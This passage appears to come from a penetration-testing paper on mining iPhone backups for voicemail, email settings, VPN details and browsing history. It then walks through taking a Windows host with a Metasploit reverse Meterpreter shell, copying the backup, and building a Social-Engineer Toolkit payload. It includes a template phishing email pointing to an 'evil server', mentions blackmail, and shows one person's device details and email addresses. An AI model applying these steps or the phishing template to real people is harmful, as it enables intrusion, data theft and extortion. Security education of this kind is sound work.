▷ 27652[redacted]	Tue Nov 1 17:30:54 2011	Outgoing	00:00:05
Lisa[2[redacted]	Tue Nov 1 16:34:42 2011	Incoming	00:00:06
Lisa[2[redacted]	Tue Nov 1 15:40:43 2011	Outgoing	00:01:56
27652[redacted]	Tue Nov 1 15:40:13 2011	Outgoing	00:00:25

Figure 4-11 Call list

4.2.8. Voicemails

Voicemails are located under Library/Voicemail. (Fig 4-12) They are .AMR files extensions. Exporting them to the desktop allows voicemails to be played back using Apple Quicktime software. This is extremely useful as lots of information may be leaked in voicemails.



iBackupBot

Darren Manners's iPhone

Product Type: iPhone3,3 Product Version: 5.0
Serial Number: C8RFDC86DDP7 Build Version: 9A334
IMEI: Phone Number: (276)[redacted]

System Files

Path	Length	Version
□ Library/SMS/Parts/2a/00/704-0.jpg	253 KB	4.00
□ Library/SMS/sms.db	132 KB	4.00
□ Library/SpringBoard/applicationstate.plist	25 KB	4.00
□ Library/SpringBoard/IconState.plist	3 KB	4.00
□ Library/SpringBoard/LockBackground.cpbitmap	3 MB	4.00
□ Library/SpringBoard/LockBackgroundThumbnail.jpg	31 KB	4.00
□ Library/SpringBoard/PushStore/com.bankofamerica.BofA. ...	6 KB	4.00
□ Library/SpringBoard/PushStore/com.cnn.iphone.pushstore	3 KB	4.00
□ Library/SpringBoard/PushStore/com.nytimes.NYTimes.pu ...	2 KB	4.00
□ Library/SpringBoard/PushStore/com.telenav.navigation.b ...	9 KB	4.00
□ Library/Voicemail/46.amr	36 KB	4.00
□ Library/Voicemail/52.amr	21 KB	4.00
□ Library/Voicemail/53.amr	13 KB	4.00
□ Library/Voicemail/54.amr	21 KB	4.00
□ Library/Voicemail/55.amr	42 KB	4.00
□ Library/Voicemail/59.amr	32 KB	4.00
□ Library/Voicemail/60.amr	25 KB	4.00
□ Library/Voicemail/61.amr	18 KB	4.00
□ Library/Voicemail/63.amr	26 KB	4.00
□ Library/Voicemail/67.amr	37 KB	4.00
□ Library/Voicemail/69.amr	11 KB	4.00

V 3.1.2, VOW Software, Ltd.

Library/Voicemail/59.amr

Position: 0 / 7F25 (0%) ☑ Value preview

```
00000000:  23 21 41 4D 52 0A 3C 72 56 54 98 32 63 83 C0 C4   #!AMR <rVT 2c
00000010:  80 5F E1 45 15 44 80 00 3E EA C1 00 7F F8 00 01    _ E D  >
00000020:  3F FC 6A 70 E6 00 3C 36 63 66 30 70 A8 29 40 0A   ? jp  <6cf0p )@
00000030:  F2 8A FB 15 FA 22 F6 94 DD 62 1E 48 3F 37 9C 63       "   b H?7 c
00000040:  30 CD F0 0B 4A 20 3C 72 57 69 38 66 E4 83 60 1E   0   J <rWi8f  `
00000050:  69 2A E8 87 25 3E BC 7D DE E7 D6 C6 0B B8 73 3F   i*  %> }       s?
00000060:  C1 6E 73 1F 85 40 3C 36 63 67 30 67 32 43 80 19    ns  @<6cg0g2C
00000070:  82 5A 5F 14 10 1F F4 71 FB B6 90 47 F6 07 AD C3    Z_     q    G
00000080:  B1 4D 1A 74 77 80 3C 72 56 87 30 66 69 0E 01 43    M tw <rV 0fi  C
00000090:  87 5F 94 17 09 88 99 EC DA 0B D4 B1 7B 87 78 6D    _            { xm
000000A0:  8D 89 28 BD AB 00 3C 36 63 66 30 6C 68 18 20 1F     (   <6cf0lh
000000B0:  25 DA B9 55 5A 6E F1 1E 3D 59 7E 4F 90 47 1D 00   %  UZn  =Y~O G
000000C0:  F2 EF F0 4F 04 10 3C 72 57 69 30 66 D8 14 20 1D      O  <rWi0f
000000D0:  DC DF 23 C1 04 44 94 56 A7 3F DE D1 78 58 27 FB     #  D V ?  xX'
000000E0:  41 37 BE 8C 01 40 3C 36 63 67 30 66 D9 07 00 85   A7   @<6cg0f
000000F0:  3B DA 9A 4D D0 59 F3 3F 35 BC C9 E1 68 BD AB C1   ;  M Y ?5   h
00000100:  72 5D EA 44 E1 90 3C 72 57 69 30 69 5D 02 20 1F   r] D  <rWi0i]
00000110:  24 DF 6C 61 D8 0A 9C D9 B6 32 51 FE FA ED 3F D3   $ la     2Q   ?
00000120:  39 5D B1 A2 96 50 3C 36 63 72 30 66 60 44 E0 51   9]   P<6cr0f`D Q
00000130:  99 DA E5 01 8D E0 F1 91 5D 1E C9 F7 53 2F 0C 4D            ]   S/ M
00000140:  8F 87 FA 22 6C 00 3C 72 57 25 38 67 30 89 E1 0D      "l <rW%8g0
00000150:  82 0A 23 0B 71 B0 85 6C 67 66 17 E1 55 7B 4C 55     # q  lgf  U{LU
00000160:  F1 2A 73 DF 05 60 3C 36 63 67 30 66 66 87 00 87    *s  `<6cg0ff
00000170:  84 5A 5A 45 45 94 FC 84 A5 20 C9 F1 6A AD 79 26    ZZEE        j y&
00000180:  63 16 CF 2C B4 00 3C 72 56 87 30 66 66 1B 40 38   c  ,  <rV 0ff @8
00000190:  F5 5F B2 55 C9 C9 9C 94 8E 1D 11 B1 7C BD 1F 03    _ U         |
```

Byte: 35 BE Word: 8993 BE Dword: 589381965

Export to

Save As: 59.amr

Where: Desktop

Format: *.*


Figure 4-12 Voicemail

4.2.9. Email

The number and types of email files are dependent upon how many email accounts the end user is connecting to. The majority of email messages are stored as local files, but the iPhone being tested was only connecting up to a corporate Microsoft Exchange 2010 email system, so no local web caching was evident.

The iPhone keeps the Microsoft Exchange email databases on the local device. So unless the penetration tester has the actual device, the email data being extracted is going to be limited. More data may be exposed if the user is connecting to personal webmail accounts. (Be warned, personal email may be out of scope or even illegal!) This may be partly due to the fact that the iPhone syncs with the accounts and therefore any restore process would just sync the iPhone email accounts again.

The Library/Preferences/com.apple.accountsettings.plist (Fig 4-13) contains lots of information about corporate email. It will show the IP address of the SMTP server and username. It also shows that it is an exchange account.




```
        <string>DarrenManners@pcbo.org</string>
        <string>DManners@mecc.edu</string>
    </array>
    <key>ASAccountHost</key>
    <string>[redacted]6.136</string>
    <key>ASAccountMailNumberOfPastDaysToSync</key>
    <integer>3</integer>
    <key>ASAccountUseSSL</key>
    <true/>
    <key>ASAccountUsername</key>
    <string>[redacted]nnd</string>
    <key>ASLastKnownProtocolVersion</key>
    <string>14.0</string>
    <key>Class</key>
    <string>ASAccount</string>
    <key>DAAccountPersistentUUID</key>
    <string>[redacted]-426F-BECC-187E338D1314</string>
    <key>DAAccountVersion</key>
    <integer>2</integer>
    <key>DisplayName</key>
    <string>Exchange</string>
    <key>Enabled Dataclasses</key>
    <array>
        <string>com.apple.Dataclass.Mail</string>
        <string>com.apple.Dataclass.Reminders</string>
        <string>com.apple.Dataclass.ContactsSearch</string>
        <string>com.apple.Dataclass.Contacts</string>
```

Figure 4-13 Email account settings

4.2.10. General user information

The backup file contains some other interesting files that are worthy of attention as they contain preference information that can be used. One such file is the preferences.plist located in SystemConfiguration/preferences.plist. Upon review it contained the IP address and group name for a VPN setup. It also contained WI-FI SSID's that the iPhone had connected up to. (Fig 4-14)




```
    </dict>
    <key>[redacted]287A-4D1F-87A5-0558B060DD05</key>
    <dict>
        <key>DNS</key>
        <dict/>
        <key>IPSec</key>
        <dict>
            <key>AuthenticationMethod</key>
            <string>SharedSecret</string>
            <key>LocalIdentifier</key>
            <string>WebEdit</string>
            <key>LocalIdentifierType</key>
            <string>KeyID</string>
            <key>RemoteAddress</key>
            <string>[redacted].115.233</string>
            <key>SharedSecretEncryption</key>
            <string>Keychain</string>
            <key>XAuthEnabled</key>
            <integer>1</integer>
            <key>XAuthName</key>
            <string>mewebdev</string>
            <key>XAuthPasswordEncryption</key>
            <string>Prompt</string>
        </dict>
        <key>IPv4</key>
        <dict>
            <key>ConfigMethod</key>
```

Figure 4-14 Preferences

4.2.11. Safari


Safari is the installed browser that comes with the iPhone. Users can install other browsers so attention must be paid other apps may store the data elsewhere. The file History.plist contains the Safari history list. (Fig 4-15) This is located in Library/Safari/History.plist. This may give information about what the user is interested in.



```
        <array>
            <integer>2</integer>
        </array>
        <key>lastVisitedDate</key>
        <string>342218672.2</string>
        <key>title</key>
        <string>ark ii - Google Search</string>
        <key>visitCount</key>
        <integer>2</integer>
    </dict>
    <dict>
        <key></key>
        <string>http://www.google.com/search?tbm=isch&amp;source=mog&amp;h
        <key>D</key>
        <array>
            <integer>2</integer>
        </array>
        <key>lastVisitedDate</key>
        <string>342218670.4</string>
        <key>title</key>
        <string>ark ii - Google Search</string>
        <key>visitCount</key>
        <integer>2</integer>
    </dict>
    <dict>
        <key></key>
        <string>http://www.google.com/search?tbm=isch&amp;source=mog&amp;h
```

Figure 4-15 Safari history

The cookis.binarycookies located under Library/Cookies/ also will give clues about the interests of the user. From Fig 4-16 it seems the end user was visiting Williamsburg, VA.



```
Position: 12480 / 32858 ( 36% )                                        ☑ Value preview
00012480:  77 77 2E 63 6F 6C 6F 6E 69 61 6C 77 69 6C 6C   ww.colonialwill
0001248F:  69 61 6D 73 62 75 72 67 2E 63 6F 6D 00 2F 00   iamsburg.com /
0001249E:  6C 00 00 00 00 00 00 00 00 00 00 00 00 00 00   l
000124AD:  00 4D 00 00 00 38 00 00 00 6A 00 00 00 4B 00    M   8   j   K
000124BC:  00 00 00 00 00 00 00 00 00 00 00 00 00 E6 81
000124CB:  1C B6 41 00 00 00 66 4E 3B B4 41 70 70 70 35     A   fN; Appp5
000124DA:  79 2D 35 36 35 70 71 35 72 34 33 73 5F 72 00   y-565pq5r43s_r
000124E9:  30 00 77 77 77 2E 63 6F 6C 6F 6E 69 61 6C 77   0 www.colonialw
000124F8:  69 6C 6C 69 61 6D 73 62 75 72 67 2E 63 6F 6D   illiamsburg.com
00012507:  00 2F 00 73 00 00 00 00 00 00 00 00 00 00 00    / s
00012516:  00 00 00 00 54 00 00 00 38 00 00 00 71 00 00       T   8   q
00012525:  00 4B 00 00 00 00 00 00 00 00 00 00 00 00 00    K
00012534:  00 E6 9F 3C B4 41 00 00 00 66 4E 3B B4 41 70      < A   fN; Ap
00012543:  70 70 35 79 2D 35 36 35 70 71 35 72 34 33 73   pp5y-565pq5r43s
00012552:  5F 73 00 36 37 33 34 30 30 30 37 00 77 77 77   _s 67340007 www
00012561:  2E 63 6F 6C 6F 6E 69 61 6C 77 69 6C 6C 69 61   .colonialwillia
00012570:  6D 73 62 75 72 67 2E 63 6F 6D 00 2F 00 79 00   msburg.com / y
0001257F:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 5A                 Z
0001258E:  00 00 00 38 00 00 00 77 00 00 00 4C 00 00 00      8   w   L
0001259D:  00 00 00 00 00 00 00 00 00 00 00 E6 9F 3C B4               <
000125AC:  41 00 00 00 66 4E 3B B4 41 70 70 70 35 79 2D   A   fN; Appp5y-
Byte:  119                BE Word:  30583          BE Dword:  2004299363
                          LE Word:  30583          LE Dword:  1663989623
```

Figure 4-16

5. Hunting down backup files in a network

ITunes was needed in the older generation of iPhones. As of iPhone 4Gs that is no longer the case. Still a large proportion of users will still have iTunes and will use it to transfer audio/video to their iPhone and create backups. Once the backup file is obtained a great deal of information, as has been shown, can be recovered from it.

Backup files may be identified by simply looking at the default directory on a workstation or sniffing network traffic to identify the existence of iTunes. ITunes traffic could possibly point to the existence of a backup file on a workstation, but as mentioned before, the latest IOS does not need to be tethered to a workstation.

5.1. Traffic analysis


Examining a packet capture using very simple filtering tools, such as Wireshark, can identify iTunes traffic. The HTTP request header user agent field will contain the word "iTunes". An example of the user agent for iTunes 10.5 is

iTunes/10.5 (Windows; Microsoft Windows XP Home Edition Service Pack 3 (Build 2600)) AppleWebKit/534.51.22

The user agent will not only tell us the version of iTunes, but also the Operating system that it is running on. In this case it is a Microsoft Windows XP Home Edition Service Pack 3. It is also running the AppleWebkit version 534.51.22, an open source Internet browser engine. This information is very useful, as it will allow penetration testers to narrow the exploits being tested to only Microsoft Windows XP home SP3. The filter used to hunt for iTunes user agents is

http.user_agent contains iTunes

Using the follow TCP streams option in Wireshark, the user agent can be viewed.



```
GET /version?machineID=62eae52ecd65c8a8&newUser=true HTTP/1.1
Accept-Encoding: gzip
User-Agent: iTunes/10.5 (Windows; Microsoft Windows 7 Business Edition Service Pack 1
(Build 7601)) AppleWebKit/534.51.22
Host: itunes.apple.com.

HTTP/1.1 302 Moved Temporarily
Location: http://ax.itunes.apple.com/check/version
Content-Length: 0
Expires: Thu, 03 Nov 2011 12:48:43 GMT
Cache-Control: max-age=0, no-cache, no-store
Pragma: no-cache
Date: Thu, 03 Nov 2011 12:48:43 GMT
Connection: keep-alive
X-Apple-Partner: origin.0
```

Figure 5-1 User agent

Figure 5-1 shows that a Microsoft Windows 7 Business edition service pack 1 operating system is running iTunes 10.5. A pentester could then concentrate on this particular box for possible backup files.

5.2. Manual Desktop Search


Physically traversing the directories of a compromised machine may yield iPhone backup files. Since the folder name is based upon the UDID it will be hard to search for a folder name, as it may not be known. The end users tend not to change the default location of the backup folder. If the operating system is known, look in the default locations for backup files.

6. Metasploit

Metasploit framework is a common tool used by penetration testers worldwide. It allows exploitation code to be created and run within a common framework. This framework facilitates the creation of exploits by the community for the community. The following will use Backtrack 5 from Offensive Security, running Metasploit framework 4.0

6.1. Setup

A Windows XP SP2 box has been exploited using the ms08_067_ netapi exploit in Metasploit 4.0. The payload used was a reverse Meterpreter TCP payload..




```
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
```

Figure 6-2 Meterpreter shell

Currently the attacker's system box is sitting at the Meterpreter shell having successfully exploited the victim's box.

6.2. Finding the backup file


Dropping into a command shell inside the Meterpreter session, via the "shell" command, will allow directory traversal. Figure 6-2 shows a backup file located at the default location. Remember when traversing directories to put any folder with a space in its name inside quotation marks.



```
 Directory of C:\Documents and Settings\darren\Application Data\Apple Computer\M
obileSync\Backup

11/07/2011  11:55 AM    <DIR>          .
11/07/2011  11:55 AM    <DIR>          ..
11/07/2011  12:03 PM    <DIR>          52e08276128ad4ed32ee13fa81b476f569df459e
               0 File(s)              0 bytes
               3 Dir(s)  29,436,866,560 bytes free

C:\Documents and Settings\darren\Application Data\Apple Computer\MobileSync\Back
up>
```

Figure 6-2 Shell


The Meterpreter prompt can also be navigated to find the backup files. (Fig 6-3) Using basic Unix commands like "cd", "ls" and "pwd" navigate the directory structure to the default location.



```
meterpreter > pwd
C:\Documents and Settings\darren\Application Data\Apple Computer\MobileSync\backup
meterpreter > ls

Listing: C:\Documents and Settings\darren\Application Data\Apple Computer\MobileSync\backup
===========================================================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2011-11-07 11:55:13 -0500  .
40777/rwxrwxrwx   0     dir   2011-11-07 11:49:07 -0500  ..
40777/rwxrwxrwx   0     dir   2011-11-07 12:03:15 -0500  52e08276128ad4ed32ee13fa81b476f569df459e

meterpreter > 
```

Figure 6-3 Meterpreter shell

The "download" command can be used to transfer the file from the compromised machine to the local machine. (Fig 6-4) The file can be a big file, depending upon what data is store on the iPhone. If it is too big, download it one section at a time, it is time consuming but the information is worth it.



```
meterpreter > download 52e08276128ad4ed32ee13fa81b476f569df459e
[*] downloading: 52e08276128ad4ed32ee13fa81b476f569df459e\004c8bddf84f084852e20a2ef8eee42671c7ccc1 -> 52e0827612
8ad4ed32ee13fa81b476f569df459e/004c8bddf84f084852e20a2ef8eee42671c7ccc1
```

Figure 6-4 Download

Once downloaded, the file can be transferred to another computer for further analysis. This may not be the case if the attacking computer also contains iBackupbot. In this scenario the system was compromised using Metasploit, the file was downloaded from the victim's machine to the attacker's machine. The attacking machine then offloaded the backup file to an Apple Macbook Pro. Further analysis was then conducted.

7. Penetration tester's use of the iPhone/iPad backup file

Examining the information is only the beginning of the attack. The newly found information will give a penetration tester multiple avenues to think about. This section will examine social engineering using the backup file information. The penetration tester is only limited by the imagination.

7.1. Social engineering

As the perimeter is becoming hard to crack, social engineering is escalating. Recent attacks have been concentrating on the end user. Although the technical ability of the end user is sometimes questionable, current mass phishing emails are often discarded. An example of this type is the Nigerian 419 scam. ("Nigerian Letter or "419" Fraud") These emails are often littered with bad grammar and are designed for a generic audience. With the information gathered from the iPhone backup file, the penetration tester can craft a very specific social attack. An example would be to send an email to the CEO of the company with a picture already gathered from the backup file.

Hi <Name from contact list>

We talked on Tuesday, Noticed that a lot of your pictures are on the web!! <insert picture> I've enclosed some that I found, but it seems someone has added more explicit ones of you here!!!!

<link to evil server>

Thanks


<Name from contact list>

This type of attack will probably have a higher success rate than standard phishing attempts.

The information can be used in all sorts of evil ways, from phone conversations to get more information, to blackmail. Some of these out of band communications may contain sensitive information that the organization was never aware of. (Remember this when conducting data loss prevention exercises).

7.2. Social Engineering and Exploitation


This is a simple scenario that may be used to conduct further exploitation using the information gathered from the iPhone backup file. The tool being used is the Social Engineering Toolkit (SET) from www.social-engineer.org . This tool is installed by default in Backtrack 5.



```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) SMS Spoofing Attack Vector
  8) Wireless Access Point Attack Vector
  9) Third Party Modules
 10) Update the Metasploit Framework
 11) Update the Social-Engineer Toolkit
 12) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set >
```

Figure 7-1 Menu SET


Launch the SET. The menu (Figure 7-1) shows a number of possible social engineering vectors for attack. Select number 4 "Create a payload and listener". Selection 1 could also have been used. I just find 4 easier to create and use. If we were mass emailing this then selection 1 "Spear-Phishing attack Vectors" would probably be better, but it depends upon the type of attack being exploited.



```
  7) SMS Spoofing Attack Vector
  8) Wireless Access Point Attack Vector
  9) Third Party Modules
 10) Update the Metasploit Framework
 11) Update the Social-Engineer Toolkit
 12) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set > 4

What payload do you want to generate:

 Name:                                   Description:

  1) Windows Shell Reverse_TCP            Spawn a command shell on victim and send back to attacker
  2) Windows Reverse_TCP Meterpreter      Spawn a meterpreter shell on victim and send back to attacker
  3) Windows Reverse_TCP VNC DLL          Spawn a VNC server on victim and send back to attacker
  4) Windows Bind Shell                   Execute payload and create an accepting port on remote system
  5) Windows Bind Shell X64               Windows x64 Command Shell, Bind TCP Inline
  6) Windows Shell Reverse_TCP X64        Windows X64 Command Shell, Reverse TCP Inline
  7) Windows Meterpreter Reverse_TCP X64  Connect back to the attacker (Windows x64), Meterpreter
  8) Windows Meterpreter Egress Buster    Spawn a meterpreter shell and find a port home via multiple ports
  9) Windows Meterpreter Reverse HTTPS    Tunnel communication over HTTP using SSL and use Meterpreter
